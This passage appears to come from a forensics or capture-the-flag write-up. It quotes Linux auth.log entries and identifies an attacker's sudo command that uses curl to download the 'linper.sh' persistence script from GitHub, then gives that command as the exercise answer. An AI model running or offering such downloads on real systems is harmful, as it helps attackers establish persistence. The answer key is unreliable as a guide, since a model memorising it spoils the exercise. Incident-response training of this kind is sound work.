Mar  6 06:38:01 ip-172-31-35-28 CRON[2750]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:38:01 ip-172-31-35-28 CRON[2751]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl
https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:40:01 ip-172-31-35-28 CRON[2783]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:40:01 ip-172-31-35-28 CRON[2784]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```

The logs reveal that the attacker executed a command to download a script from a GitHub repository using `sudo`. The full command was: `/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`. This action indicates the attacker's intention to deploy additional tools or malware for further exploitation or persistence.

Answer: `/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`